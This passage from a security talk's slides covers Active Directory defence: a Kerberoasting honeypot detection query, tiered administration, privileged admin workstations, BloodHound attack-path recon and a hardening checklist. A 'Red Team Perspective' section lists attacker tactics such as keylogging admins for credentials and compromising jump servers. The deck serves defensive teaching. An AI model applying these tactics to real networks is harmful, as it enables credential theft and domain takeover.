$KerberoastEventData | where {$_.ServiceName -like "*HoneyPot*"} | select EventID,Date,AccountName,ServiceName
```

EventID	Date	AccountName	ServiceName
-----	-----	-----	-----
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	KerberoastHONEYPOT

AD Administration Paradigm Shift



Traditional AD Administration

- All admins are Domain Admins.
- Administration from anywhere – servers, workstations, Starbucks.
- Need a service account with AD rights – Domain Admin!
- Need to manage user accounts – Account Operators!
- Need to run backups (anywhere) – Backup Operators!
- Management system deploys software & patches all workstations, servers, & Domain Controllers.
- Agents, everywhere!
- Full Compromise... Likely




Secure AD Administration




- Few AD Admins (not always DA).
- Admin accounts only ever logon to admin workstations/servers.
- Block Kerberos delegation on Admin accounts (add to Protected Users, Windows 2012 R2)
- Review requirements for AD privileges & delegate as appropriate.
- Tiered Administration model:
 - Tier 0: Domain Controllers and Domain Admins (& equivalent).
 - Tier 1: Servers and server admins
 - Tier 2: Workstations and workstation admins
- Most important: Protect Active Directory Admin accounts!

AD Admin Tiers



AD Admin Tiers



<https://technet.microsoft.com/en-us/library/mt631193.aspx>

Privileged Admin Workstation (PAW)

- Active Directory Admins only ever logon to ADA PAWs.
- Should have limited/secured communication.
- Should be in their own OU.
- May be in another forest (Red/Admin Forest).
- Known good install media.
- Separate management/patching system from other computers.

Red Team Perspective



Securing AD Counterpoint

- AD is only as secure as the AD admin accounts.
- Domain Admin accounts are everywhere!
 - DAs logon to Exchange, SCCM, servers, and workstations.
 - Service Accounts in DA are often used on domain computers.
- Account right is combination of:
 - Group Membership (AD & local computer)
 - Delegated OU & GPO permissions
- Compromise the right account or computer to Own AD

Jump (Admin) Servers

- If Admins are **not** using Admin workstations, keylog for creds on admin's workstation.
- Discover all potential remoting services.
 - RDP (2FA?)
 - WMI
 - WinRM/PowerShell Remoting
 - PSEXec
 - NamedPipe
- Compromise a Jump Server, Own the domain!

Universal Bypass for Most Defenses

Service Accounts

- Over-permissioned
- Not protected like Admins
- Weak passwords
- No 2FA/MFA
- Limited visibility/understanding
- Too much FUD RE: changing

Next-Level Recon: Bloodhound




“BloodHound is a single page Javascript web application, built on top of [Linkurious](#), compiled with [Electron](#), with a [Neo4j](#) database fed by a [PowerShell ingestor](#).”

- PowerShell ingestor enumerates users, computers, & groups + NetSession info on logons.
- Provides a visual representation of attack paths from a computer to Domain Admin.
- Developed by Andy Robbins, Rohan Vazarkar, & Will Schroeder.

<https://github.com/BloodHoundAD/BloodHound/wiki>

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]



Database Info

DB Address	http://localhost:7474
DB User	neo4j
Users	383
Computers	263
Groups	135
Relationships	2431

A Security Pro's AD Checklist & Defenses

- Identify who has AD admin rights (domain/forest) & isolate them to Admin systems.
 - Logon to Domain Controllers
 - Admin rights to virtual environment hosting virtual DCs
 - Service Accounts
 - Management services & agents
- Scan Active Directory Domains, OUs, AdminSDHolder, & GPOs for inappropriate custom permissions.
- Clean up old/unnecessary credentials & permissions.
- Regularly rotate admin credentials (includes KRBTGT, DSRM, etc) quarterly/annually & when AD admins leave.
- Ensure service account password changes occur annually.
- Gain visibility by flowing the most useful security & PowerShell events into SIEM/Splunk.

Summary

- What is old is new again.
- We can do better.
- AD can be properly secured; it takes work.



Sean Metcalf (@Pyrotek3)
s e a n [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

Slides: Presentations.ADSecurity.org

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

References

- PS>Attack
<https://github.com/jaredhaight/PSAttack>
- Invoke-Obfuscation
<https://github.com/danielbohannon/Invoke-Obfuscation>
- Kerberos Unconstrained Delegation Security Issues
<https://adsecurity.org/?p=1667>
- Kerberoast Detection
<https://trimarcsecurity.com/trimarc-research-detecting-kerberoasting-activity>
- Securing Privileged Access
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